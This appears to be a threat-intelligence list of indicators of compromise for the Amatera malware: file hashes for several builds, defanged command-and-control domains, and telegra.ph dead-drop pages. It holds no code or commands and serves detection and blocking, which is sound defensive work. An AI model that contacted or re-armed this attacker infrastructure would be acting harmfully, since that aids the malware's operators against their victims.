7b8c30af2ca566927fb91e08c33ebb92089e86afb70d74715e5c7d8de6f9ecfc (Amatera 4.3.3-alpha1)

d9402b049738d4679cb46f09d2511b9ac8f6842ffed29560a7e96046a811e841 (Amatera 4.3.1-alpha1)
54ba68040413b23128455952e4a698df112a163d0498ded6f77e863d15113133 (Amatera 4.2.4-alpha2)
8672bc4c60a731f80a57deb564f9b78b1a91607a1b5c20c12767a8ab72b09b6a (Amatera 4.2.3-alpha1)
42095fff1452418550440d5adff87a10e6d04a704fedf2b221f83b6a974a0d73 (Amatera 4.2.2-alpha1)
38ad801509af109dcd12a56ac931b795e39a7fcd5cd43698cccb7e051298a683 (Amatera 4.2.1-alpha1)
88f769cf7c88e3bbbd1b72d8124b9a4b39ba8fe3e80ff76d682493033c34a598 (Amatera 4.2.0-alpha3)
c4390e74aecd06d3bb355af7f403de0655d28cdc54fa68b1596d91c2b3bb0e46 (Amatera 4.2.0-alpha2)
ee394ed8118d22da6054ebec9434c4c7256af27e0cb479e17100e56f7b150b25 (Amatera 4.2.0-alpha1)
90b7c9e9910c3512f4793b577a0b9025e8995cd67ee36e46f36b7b7b80b4d65f (Amatera 4.1.5-alpha)
fee8d5964fcc23027685ee1124a19127ce58d4692c9df831bd1b900cdb86faeb (Amatera 4.1.4-alpha)
147276f871a5a33a611a6ee112137f3aae136ea79fcbf07361cb7d0d26c87e4d (Amatera 4.1.1 Beta)
2833fb725862866205b37619db050fbd84e6258682fa1d9485da0ae9257b9244 (Amatera 4.1.0-alpha.1)

Amatera C2s

health[.]luminexus[.]cc
stream[.]luminfrastructure[.]cc
stream[.]threatenbrick[.]cc
yw[.]enhanceblabber[.]cc
pmpo[.]cloudvector[.]cc
dust[.]packetflow[.]cc
updates[.]wildtrail[.]cc
app-api[.]lensstory[.]cc
proxy[.]fluxautomation[.]cc
stream[.]pawpalace[.]cc
dist[.]runtimeconsole[.]cc
id[.]binaryharbor[.]cc
wss[.]infrastructurecore[.]cc
id[.]exhumepacifier[.]cc

Amatera Dead Drops

telegra[.]ph/Executing-modules-as-scripts-06-16
telegra[.]ph/Using-Python-as-a-Calculator-06-05
telegra[.]ph/Jack-Little-04-18
telegra[.]ph/Parameters-04-03
telegra[.]ph/Jewel-03-06
telegra[.]ph/Catnap-Skimmed-03-06
